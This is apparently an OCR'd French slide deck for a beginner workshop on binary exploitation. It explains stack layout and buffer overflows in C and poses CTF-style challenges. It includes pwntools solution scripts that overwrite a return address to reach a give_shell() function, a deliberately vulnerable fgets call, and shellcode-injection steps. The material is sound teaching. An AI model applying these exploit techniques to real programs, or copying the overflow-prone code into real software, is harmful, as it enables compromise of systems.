Exploitation Binaire 101

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation Fault (core dumped)

Objectifs


- Comprendre c’est quoi
- Popper un shell ;)

Exploitation Binaire


Forcer une application compilée à faire un comportement arbitraire.

Buffer overflow


Stack


0xffff0000
ESP ->
var2[0]
var2[1]
var2[2]
var1
EBP ->
????
Return address
arg1
arg2
...
0xffffffff
void do_stuff(int arg1, int arg2) {
int var1;
char var2[3];
return;
}


Stack


0xffff0000
ESP ->
var2[0] = ‘A’
var2[1] = ‘B’
var2[2] = ‘\0’
var1 = 0x11223344
EBP ->
????
Return address
arg1
arg2
...
0xffffffff
void do_stuff(int arg1, int arg2) {
int var1 = 0x11223344;
char var2[3] = “AB”
return;
}

Stack


0xffff0000
ESP ->
var2[0] = ‘A’
var2[1] = ‘B’
var2[2] = ‘\0’
var1 = 0x11223344
EBP ->
????
Return address
arg1
arg2
...
0xffffffff
void do_stuff(int arg1, int arg2) {
int var1 = 0x11223344;
char var2[3] = “AB”
fgets(var2, 100, STDIN);
return;
}

Stack



0xffff0000
ESP ->
var2[0] = ‘A’
var2[1] = ‘A’
var2[2] = ‘A’
var1 = 0x41414141
EBP ->
0x41414141
Return addr = 0x41414141
0x41414141
0x41414141
...
0xffffffff
void do_stuff(int arg1, int arg2) {
int var1 = 0x11223344;
char var2[3] = “AB”
fgets(var2, 100, STDIN);
return;
}
User input :
“AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAA...”

Challenge #1


solution.py

```
from pwn import *

p = process("./overflow1")

payload = "A" * 16

payload += p32(0x434f5242)

p.sendline(payload)

p.interactive()
```

do_stuff() stack



Stack





```
void do_stuff(int arg1, int arg2) {
        int var1 = 0x11223344;
        char var2[3] = “AB”
        fgets(var2, 100, STDIN);
        return;
}
```

User input :
“AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...”

```
void give_shell() { // 0x21222324
        printf("Good job!\n");
        gid_t gid = getegid();
        setresgid(gid, gid, gid);
        system("/bin/sh -i");
}
```

```
void do_stuff(int arg1, int arg2) {
        int var1 = 0x11223344;
        char var2[3] = “AB”
        fgets(var2, 100, STDIN);
        return;
}
```



User input :
“AAAAAAAAAAA\x24\x23\x22\x21
AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA...”

Challenge #2

Étapes à suivre

1. Trouver le nombre de caractères qu’on doit mettre pour atteindre l’adresse de retour
2. Trouver l’adresse de give_shell()
3. Écraser l’adresse de retour avec l’adresse de give_shell()


pwndbg

- r (Rouler l’exécutable)
- p (Trouver l’ adresse d’une fonction)
- Ctrl+c (Stopper l’exécutable)
- c (Continuer)

solution.py


```
from pwn import *

p = process("./overflow2")

payload = "A" * 28

payload += p32(0x80484db)

p.sendline(payload)

p.interactive()
```

Stack




```
void do_stuff(int arg1, int arg2) {
        int var1 = 0x11223344;
        char var2[3] = “AB”
        fgets(var2, 100, STDIN);
        return;
}
```

User input :
“AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...”


0xffff8000 : [du code assembleur compilé]
void do_stuff(int arg1, int arg2) {
int var1 = 0x11223344;
char var2[3] = “AB”
fgets(var2, 100, STDIN);
return;
}
0xffff4000
var2[0] = ‘A’
0xffff4001
var2[1] = ‘A’
0xffff4002
var2[2] = ‘A’
0xffff4003
var1 = 0x41414141
0xffff4007
0x41414141
0xffff400b
Return addr = 0xffff8000
0xffff400f
0x41414141
0xffff4013
0x41414141
User input :
“AAAAAAAAAAA\x00\x80\xff\xff
AAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA...”

Challenge #3

Étapes à suivre

1. Trouver la ligne de code vulnérable
2. Trouver un endroit ou mettre notre shellcode
3. Trouver l’adresse de cette endroit
4. Trouver le nombre de caractère nécessaire pour atteindre l’adresse de retour
5. Écraser l’adresse de retour avec l’adresse de notre shellcode

